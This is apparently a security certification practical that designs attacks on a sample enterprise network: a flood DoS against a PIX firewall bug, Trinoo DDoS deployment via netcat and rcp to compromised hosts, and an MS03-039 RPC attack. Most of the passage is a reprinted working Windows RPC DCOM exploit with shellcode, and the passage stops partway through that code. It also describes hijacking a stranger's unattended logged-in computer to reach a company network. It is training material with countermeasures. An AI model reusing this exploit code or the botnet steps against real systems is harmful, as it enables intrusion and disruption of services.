
The design used for this section is taken from http://www.giac.org/practical/GCFW/Brent_Whitmore_GCFW.pdf submitted on the 18th June 2003 by Brent Withmore.



4.1 Attack against the firewall itself.

4.1.1 Research for vulnerability

The PIX 515UR used by Brent Whitmore's design was running on PIX O.S. 6.3(1) that was an Early Deployment version. As stated in the Cisco web site http://www.cisco.com/warp/customer/cc/pd/iosw/iore/prodlit/537_pp.htm, the Early Deployment release introduces significant new features, functionality and the Early Deployment release will not reach a General Deployment stage. With this information, the Cisco web site was searched for bugs that existed in the 6.3(1) PIX O.S. With the "reload" as the keyword for the bug search, the Cisco web site returned 4 bugs existed in the PIX O.S. 6.3(1). With further searching with the "reboot" as the keyword for bug search, it returned another 3 bugs. The descriptions of the bugs were checked to find the easiest vulnerability that could be used to attack the PIX515UR. The bug CSCdz65766 was chosen. The description of the bug taken from Cisco web site is attached here.



This bug was first found in PIX O.S. 6.2(2) but Cisco did not fixed the bug in the later version. This was confirmed with the empty "First Fixed-In Version" list indicated on the right hand top corner of the bug web page. Also, from page 48 of the Brent's practical, it was indicated that the "fixup protocol ils 389" was enabled and from page 13, the network diagram showed that 4 of the interfaces of the PIX 515 UR were used. Since the PIX only has the 1 port Fast Ethernet module and the 4 ports Fast Ethernet module available as options, definitely, Brent's PIX 515 was using the 4 port Fast Ethernet module and together with the on-board 2

Fast Ethernet port added up to a total of 6 Fast Ethernet ports. All these matched very well with the bug description stated in CSCdz65766.

4.1.2 Design of the attack

As stated in the previous section 4.1.1, the bug will surfaced with four of the interfaces handling 800kbits/second and with 2 interfaces maxing out at around 2.5Mbits/sec. With this traffic running for about 30 hours, the PIX would reboot and caused a 15 second disruption to the PIX operation.

To flood the web server WEB01 in Brent's design with HTTP request, the "Flood" software was installed in a machine on the Internet. The "Flood" software was included in the Apache HTTP Project. The original purpose of developing "Flood" was to flood a HTTP server with requests and test its response times. More information on installing "Flood" could be obtained from http://www.serverwatch.com/tutorials/article.php/2216741. With the "Flood" running, the "outsidezone" and the "DMZZONE" of the PIX 515 in Brent's design would be flooded with more than 2.5Mbits/sec of traffic. The high amount of HTTP requests would also generate traffic amount to more than 800kbits/sec of traffic to the "insidezone" interface that had the SQL server connected. With the high VPN traffic from the SOHO employees, the "VPNzone" interface definitely had more than 800kbits/sec of traffic.

To run the "Flood" software, the "httpd-test" and "apr/apr-util" were downloaded to build the CVS server. The following commands were used:

```
$ cvs -d :pserver:anoncvs@cvs.apache.org:/home/cvspublic login
$ cvs -d :pserver:anoncvs@cvs.apache.org:/home/cvspublic co httpd-test/flood
$ cd httpd-test/flood
$ cvs -d :pserver:anoncvs@cvs.apache.org:/home/cvspublic co apr
$ cvs -d :pserver:anoncvs@cvs.apache.org:/home/cvspublic co apr-util
```

Once the source was obtained, the application was built and compiled using the following commands:

```
$ buildconf
$ configure
$ make all
```

This attack was not detected by the NIDS in the DMZZONE and on the PIX logs because the traffic generated from the 'Flood" software was considered as valid HTTP requests and responses.

The "Flood" machine was run against the web server in Brent's design for 2 days.

4.1.3 Explanation of the results

After two days of running the "Flood" machine against the web server, the logs on the "Flood" machine were checked. It was noticed from the "Flood" log that at 30 hours and 28 minutes after the "Flood" was run against the web server, the

web server did not response for about 20 seconds, during that time the PIX rebooted.

4.1.4 Suggested Countermeasures

As Cisco had suggested in the bug description, to countermeasure this vulnerability was to disable the ILS fixup by using the command “no fixup protocol ils 389”.

4.2 A distributed denial of service (DDoS) attack.

4.2.1 Method to compromise 50 cable/DSL connected systems

A distributed denial of service attack consists of two phases. The first phase is the “initial mass-intrusion” phase where automated tools are installed to hundreds of compromised systems. These automated tools allow the attacker to have control over the system. The second phase is the actual “denial of service attack” phase where the compromised systems are used to massively attack against one or more sites.

The method described below to compromise systems is taken with reference from the section “Attack Scenario” from http://staff.washington.edu/dittrich/misc/trinoo.analysis

Step 1:
A scan is performed of large ranges of network to identify potential targets. Targets would include systems running various services known to have remotely exploitable buffer overflow security bugs, such as wu-ftpd, RPC services for "cmsd", "statd", "ttdbserverd", "amd", etc.

Step 2:
A script is then written to set up a command shell running under the root account that listens on a TCP port (commonly 1524/tcp, the "ingreslock" service port), and connects to this port to confirm the success of the exploit. The result is a list of "owned" systems ready for setting up back doors, sniffers, or the DDos daemons or masters.

Step 3:
From this list of compromised systems, pre-compiled binaries of the DDoS daemon are created and stored on a stolen account somewhere on the Internet.

Step 4:
A script is then run which takes this list of "owned" systems and produces yet another script to automate the installation process, running each installation in the background for maximum multitasking. The result of this automation is the ability for attackers to set up the denial of service network, on widely dispersed systems whose true owners don't even know are out of their control, in a very short time frame.

Step 5:
Optionally, a "root kit" is installed on the system to hide the presence of programs, files, and network connections. This is more important on the master system, since these systems are key to the DDoS network. In many cases, masters have been set up on Internet Service Providers' primary name server hosts, which would normally have extremely high packet traffic and large numbers of TCP and UDP connections, which would effectively hide any DDoS related traffic or activity, and would likely not be detected.

The relationship of the DDoS network components is:

attacker(s)-->master(s)-->daemon(s)-->victim(s)

The attacker(s) control one or more "master" servers, each of which can control many "daemons". The daemons are all instructed to coordinate a packet-based attack against one or more victim systems.

4.2.2 The DDoS attack !!!!!

The first step was to check for buffer overflow vulnerability available in the Internet. These information could be obtained from the following web site http://www.secunia.com/advisories/search/score/?search=buffer+overflow.

Using a network scan tool like Nessus, that can be downloaded from http://www.nessus.org/download.html, performed scanning on large ranges of network to identify potential targets. Targets would include systems running various services known to have remotely exploitable buffer overflow security bugs, such as wu-ftpd, RPC services.

Exploits tools could then be search in the Internet to exploit the potential targets found. Some of the exploit tools are “sniffit.c” that exploit for ‘-L mail’ Remote Buffer Overflow Vulnerability and “listservbo.c” that exploit for ‘-L Soft Listserv 1.8’ Web Archives Buffer Overflow Vulnerability. More of the exploit tools can be found from http://www.safermag.com/html/safer25/underground.html.

Once the system is compromised, installed the following script under the root account that listens on a TCP/1524 port. This script is taken from the section “Attack Scenario” from http://staff.washington.edu/dittrich/misc/trinoo.analysis.

This script uses "netcat" ("nc") to pipe a shell script to the root shell listening on port 1524/tcp:

./trin.sh | nc 128.aaa.167.217 1524 &
./trin.sh | nc 128.aaa.167.218 1524 &
./trin.sh | nc 128.aaa.167.219 1524 &
./trin.sh | nc 128.aaa.187.38 1524 &
./trin.sh | nc 128.bbb.2.80 1524 &
./trin.sh | nc 128.bbb.2.81 1524 &
./trin.sh | nc 128.bbb.2.238 1524 &

./trin.sh | nc 128.ccc.12.22 1524 &
./trin.sh | nc 128.ccc.12.50 1524 &
. . .

The script "trin.sh", whose output is being piped to these systems is below:

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
echo "echo rcp is done moving binary"

echo "chmod +x /usr/sbin/rpc.listen"

echo "echo launching trinoo"
echo "/usr/sbin/rpc.listen"

echo "echo \* \* \* \* /usr/sbin/rpc.listen > cron"
echo "crontab cron"
echo "echo launched"
echo "exit"
```

When this has been done, a list of compromised systems is obtained.

A telnet to Remote control of the master is accomplished via a TCP connection to port 27665/tcp. After connecting, the user will enter the password "betaalmostdone". Then the following command is issued on the master to request the daemons to DoS the Brent's border router's IP address.

dos 99.200.200.1

With this command, the daemons will all at once execute the Distributed Denial of Service attack on the Brent's border router.

4.2.3 Suggested Countermeasures

On 16th July 2003, Cisco released a Security Advisory titled "Cisco IOS Interface Blocked by IPv4 Packets", Document ID: 44020, http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml. This Security Advisory stated, "All Cisco devices running Cisco IOS software and configured to process Internet Protocol version 4 (IPv4) packets are vulnerable to a Denial of Service (DoS) attack. Multiple IPv4 packets with specific protocol fields sent directly to the device may cause the input interface to stop processing traffic once the input queue is full. Traffic passing through the device cannot block the input queue. No authentication is required to process the inbound packet".

As stated on page 18 of the Brent's practical, the border router Cisco 2651XM was running Cisco IOS Release 12.2(15)T. From the web site http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml, it was found that this release of IOS was vulnerable to this DoS attack. The fix for this vulnerability for this IOS train is 12.2(15)T5 and above. To countermeasure this vulnerability, it is recommended to upgrade the border router Cisco IOS to 12.2(15)T5.

Though it is not possible to block all Distributed Denial of Service (DDoS) attacks but it is still recommended to use access-list to block the well-known DDos, like TRIN00, TrinityV3, Stacheldraht and Subseven as recommended in the Cisco router security guide, page 90 http://www.nsa.gov/snac/cisco/.

4.3 An attack plan to compromise an internal system.

4.3.1 Target Selection

From the business model in Brent's practical, the most important server in the GIAC Enterprises was the SQL 2000 server. The SQL server stored all the cookies information that was the core business of GIAC Enterprises. Once the SQL server is compromised, it will definitely affect the business of GIAC Enterprises drastically. So it was decided that the SQL server would be the target system for this attack plan.

4.3.2 Process of the attack

On 12th September 2003, Microsoft release the article 824146 in the Microsoft Knowledge Base titled: "MS03-039: A Buffer Overrun in RPCSS Could Allow an Attacker to Run Malicious Programs". The details of the article could be obtained from the Microsoft support web site http://support.microsoft.com/default.aspx?kbid=824146. As stated in the web site, this vulnerability affected most of the Windows versions except Windows ME, Windows 95, Microsoft Windows 98, and Microsoft Windows 98 Second Edition. Since this security bulletin was released recently, it was predicted that the GIAC servers had not installed the patches for this vulnerability.

With this information, I was exploring on how I could test my skills in exploiting computer servers.

Incidentally, when I was visiting a public library, I came across someone using his computer. He accidentally forgot to secure his computer with password and left to visit the washroom. I went across to his computer and found that he was still logged on to his company's network, GIAC Enterprises.

A fingerprinting tool was downloaded from http://winfingerprint.sourceforge.net/ and with it the internal network of the GIAC Enterprises was explored. The result was a list of systems connected in the GIAC Enterprises and their associated O.S. and services that were running on them.

The SQL 2000 server was found to be running on Microsoft Windows 2000, SP3 that corresponded to the information given on page 26 of the Brent's practical.

The KB 824146 Scanning Tool that was released by Microsoft to "Identify Host Computers That Do Not Have the 824146 (MS03-039) Security Patches Installed" was downloaded from http://support.microsoft.com/default.aspx?kbid=827363. This scanning tool was run against all the systems in the GIAC Enterprises internal network. It was found

that all the systems in the GIAC Enterprises were not patched with the MS03-039 at all!!!!!

The exploit tool for the vulnerability was then downloaded from http://www.securiteam.com/exploits/6C0062K8UG.html, and executed against the SQL 2000 server.

The exploit tool is listed below:

```
/*
 * have you recently bought one of those expensive new windows security products
 * on the market? do you think you now have strong protection?
 * Look again:
 *
 * *rpc!exec*
 * by ins1der (trixterjack yahoo com)
 *
 * windows remote return into libc exploit!
 *
 * remote rpc exploit breaking non exec memory protection schemes
 * tested against :
 * OverflowGuard
 * StackDefender (kernel32 imagebase randomization:O nice try guys.)
 *
 *
 * currently breaking:
 * Windows 2000 SP0 (english)
 * Windows XP SP0 (english)
 *
 * to get new offsets use this:
 * ------------------------------
 * #include <windows.h>
 * #include <stdio.h>
 *
 * int main()
 * {
 * HANDLE h1,h2;
 * unsigned long addr1,addr2,addr3,addr4;
 * h1=LoadLibrary("ntdll.dll");
 * h2=LoadLibrary("MSVCRT.dll");
 * addr1=(unsigned long)GetProcAddress(h1,"NtAllocateVirtualMemory");
 * addr2=(unsigned long)GetProcAddress(h2,"memcpy");
 * addr3=(unsigned long)GetProcAddress(h1,"NtProtectVirtualMemory");
 * for (addr4=addr1;addr4<addr1+0xffff;addr4++)
 * {
 * if (!memcmp((void*)addr4,"\xc9\xc3",2)) break;
 * }
 * printf("0x%x 0x%x 0x%x 0x%x\n",addr1,addr2,addr3,addr4);
 * return 0;
 * }
 * ----------------------------
 * to get the last offset use a standard rpc dcom exploit with the last
 * \x90\x90 before the shellcode replaced with \xcd\x21. run the exploit
 * and read the drwatson logs. substract 0xA5 from the fault address.
 *
 *
 * Shouts go to:
 * w00pz, SpaceCow, Int3, lacroix, misu200, j00(xor),
 * s0ny, crisis, and to all my true friends.
```

```
 *
 *
 * Enjoy!
 *
 */

#include <sys/socket.h>
#include <netinet/in.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x00,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03,0x00,0x00,0xE5,0x00,0x00,0x00,
0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00,0x06,0x00,0x01,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45,0x64,0x49,0xB0,0x70,0xDD,0xAE,
0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E,0x0D,0x00,0x00,0x00,0x00,0x00,
0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D,0xCE,0x11,0xA6,0x6A,0x00,0x20,
0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41,0x52,0x42,0x01,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0xA8,0xF4,0x0B,0x00,
0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,
0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03,0x00,0x00,0x00,0x00,0x00,0x00,
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,
0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x00,0x00,0x00,
0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29,0xCD,0x00,0x00,0x00,0x00,0x00,
0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,
0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00,0x00,0x00,0x58,0x00,0x00,0x00,
0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x78,0x00,0x00,0x00,
0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF,0xFF,0xFF,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,
0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09,0x02,0x00,0x00,0x00,0x00,0x00,
0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x78,0x19,0x0C,0x00,
0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00,0x00,0x00,0x70,0xD8,0x98,0x93,
0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00,0x00,0x00,0x32,0x00,0x31,0x00,
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00,0x00,0x00,0x60,0x00,0x00,0x00,
0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,
0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03,0x00,0x00,0x00,0x00,0x00,0x00,
0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x00,0x00,0x00,
0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E,0xE9,0x4A,0x99,0x99,0xF1,0x8A,
0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
```

```
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00,0x00,0x00,0x78,0x00,0x6E,0x00,
0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00,0x58,0x00,0x00,0x00,0x00,0x00,
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00,0x00,0x00,0x30,0x00,0x2E,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00,0x00,0x00,0x0E,0x00,0xFF,0xFF,
0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x5C,0x00,0x5C,0x00
};

unsigned char request3[]={
0x5C,0x00,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,
0x35,0x00,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,
0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,
0x31,0x00,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};

unsigned char request4[]={
0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,
0x00,0x00,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,
0x28,0x8C,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


struct offset
{
char *description;
unsigned long valloc;
unsigned long amemcpy;
unsigned long vprot;
unsigned long ret;
unsigned long frame;
};
struct offset targets[]=
{
{"Windows 2000 SP0 (english)",
0x77f95da9,
0x78001194,
0x77f82ffb,
0x77f96800,
0x52f770
}
,
{"Windows XP SP0 (english)",
0x77f7e4c3,
0x77c42e10,
0x77f7ec43,
0x77f80a07,
0x5bf79c
}
,
{NULL,0,0,0,0,0}
};


unsigned char shell[]=

"\x46\x00\x58\x00"
"\x4E\x00\x42\x00"
```

```
"\x46\x00\x58\x00"
"\x46\x00\x58\x00"

"\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00\x46\x00\x58\x00"

"\xff\xff\xff\xff"
   "\xff\xff\xff\xff"

     "\xcc\xe0\xfd\x7f"
     "\xcc\xe0\xfd\x7f"

     "\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
     "\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"

"\x90\x90\x90\x90"
     "\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
     "\x90\x90\x90\x90"

"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
     "\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"


    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

    "\x83\xec\x34\x8b\xf4\xe8\x47\x01\x00\x00\x89\x06\xff\x36\x68\x8e"
    "\x4e\x0e\xec\xe8\x61\x01\x00\x00\x89\x46\x08\xff\x36\x68\xad\xd9"
    "\x05\xce\xe8\x52\x01\x00\x00\x89\x46\x0c\x68\x6c\x6c\x00\x00\x68"
    "\x33\x32\x2e\x64\x68\x77\x73\x32\x5f\x54\xff\x56\x08\x89\x46\x04"
    "\xff\x36\x68\x72\xfe\xb3\x16\xe8\x2d\x01\x00\x00\x89\x46\x10\xff"
    "\x36\x68\xef\xce\xe0\x60\xe8\x1e\x01\x00\x00\x89\x46\x14\xff\x76"
    "\x04\x68\xcb\xed\xfc\x3b\xe8\x0e\x01\x00\x00\x89\x46\x18\xff\x76"
    "\x04\x68\xd9\x09\xf5\xad\xe8\xfe\x00\x00\x00\x89\x46\x1c\xff\x76"
    "\x04\x68\xa4\x1a\x70\xc7\xe8\xee\x00\x00\x00\x89\x46\x20\xff\x76"
    "\x04\x68\xa4\xad\x2e\xe9\xe8\xde\x00\x00\x00\x89\x46\x24\xff\x76"
    "\x04\x68\xe5\x49\x86\x49\xe8\xce\x00\x00\x00\x89\x46\x28\xff\x76"
    "\x04\x68\xe7\x79\xc6\x79\xe8\xbe\x00\x00\x00\x89\x46\x2c\x33\xff"
    "\x81\xec\x90\x01\x00\x00\x54\x68\x01\x01\x00\x00\xff\x56\x18\x50"
    "\x50\x50\x50\x40\x50\x40\x50\xff\x56\x1c\x8b\xd8\x57\x57\x68\x02"
    "\x00\x1c\x07\x8b\xcc\x6a\x16\x51\x53\xff\x56\x20\x57\x53\xff\x56"
    "\x24\x57\x51\x53\xff\x56\x28\x8b\xd0\x68\x65\x78\x65\x00\x68\x63"
    "\x6d\x64\x2e\x89\x66\x30\x83\xec\x54\x8d\x3c\x24\x33\xc0\x33\xc9"
    "\x83\xc1\x15\xab\xe2\xfd\xc6\x44\x24\x10\x44\xfe\x44\x24\x3d\x89"
```

```
    "\x54\x24\x48\x89\x54\x24\x4c\x89\x54\x24\x50\x8d\x44\x24\x10\x54"
    "\x50\x51\x51\x51\x6a\x01\x51\x51\xff\x76\x30\x51\xff\x56\x10\x8b"
    "\xcc\x6a\xff\xff\x31\xff\x56\x0c\x8b\xc8\x57\xff\x56\x2c\xff\x56"
    "\x14\x55\x56\x64\xa1\x30\x00\x00\x00\x85\xc0\x78\x0c\x8b\x40\x0c"
    "\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09\x8b\x40\x34\x8b\xa8\xb8\x00"
    "\x00\x00\x8b\xc5\x5e\x5d\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24"
    "\x18\x8b\x45\x3c\x8b\x54\x05\x78\x03\xd5\x8b\x4a\x18\x8b\x5a\x20"
    "\x03\xdd\xe3\x32\x49\x8b\x34\x8b\x03\xf5\x33\xff\xfc\x33\xc0\xac"
    "\x3a\xc4\x74\x07\xc1\xcf\x0d\x03\xf8\xeb\xf2\x3b\x7c\x24\x14\x75"
    "\xe1\x8b\x5a\x24\x03\xdd\x66\x8b\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b"
    "\x04\x8b\x03\xc5\xeb\x02\x33\xc0\x8b\xd5\x5f\x5e\x5d\x5b\xc2\x04"
    "\x00\x90\x90\x90\x80\xbf\x32\x94\x80\xbf\x32\x94";


struct frame1
{
unsigned long frame0;
unsigned long ret;
}fr1;

struct retstruct
{
unsigned long frame1;
unsigned long valloc;
unsigned long ret1;
unsigned long dummy1;
unsigned long pointer11;
unsigned long zero;
unsigned long pointer12;
unsigned long type;
unsigned long prot;

unsigned long frame2;
unsigned long amemcpy;
unsigned long ret2;
unsigned long dest;
unsigned long src;
unsigned long size2;

unsigned long frame3;
unsigned long vprot;
unsigned long ret3;
unsigned long dummy2;
unsigned long pointer21;
unsigned long pointer22;
unsigned long newprot;
unsigned long oldprot;
}rets;

void prepare_ret(int id)
{
  rets.type=0x3000;
  rets.prot=0x4;
  rets.newprot=0x20;

  rets.valloc=targets[id].valloc;
  rets.amemcpy=targets[id].amemcpy;
  rets.vprot=targets[id].vprot;
  fr1.ret=rets.ret1=rets.ret2=targets[id].ret;
  fr1.frame0=targets[id].frame;

  rets.frame1=fr1.frame0+9*4;
```

```
  rets.frame2=rets.frame1+6*4;
  rets.oldprot=fr1.frame0;
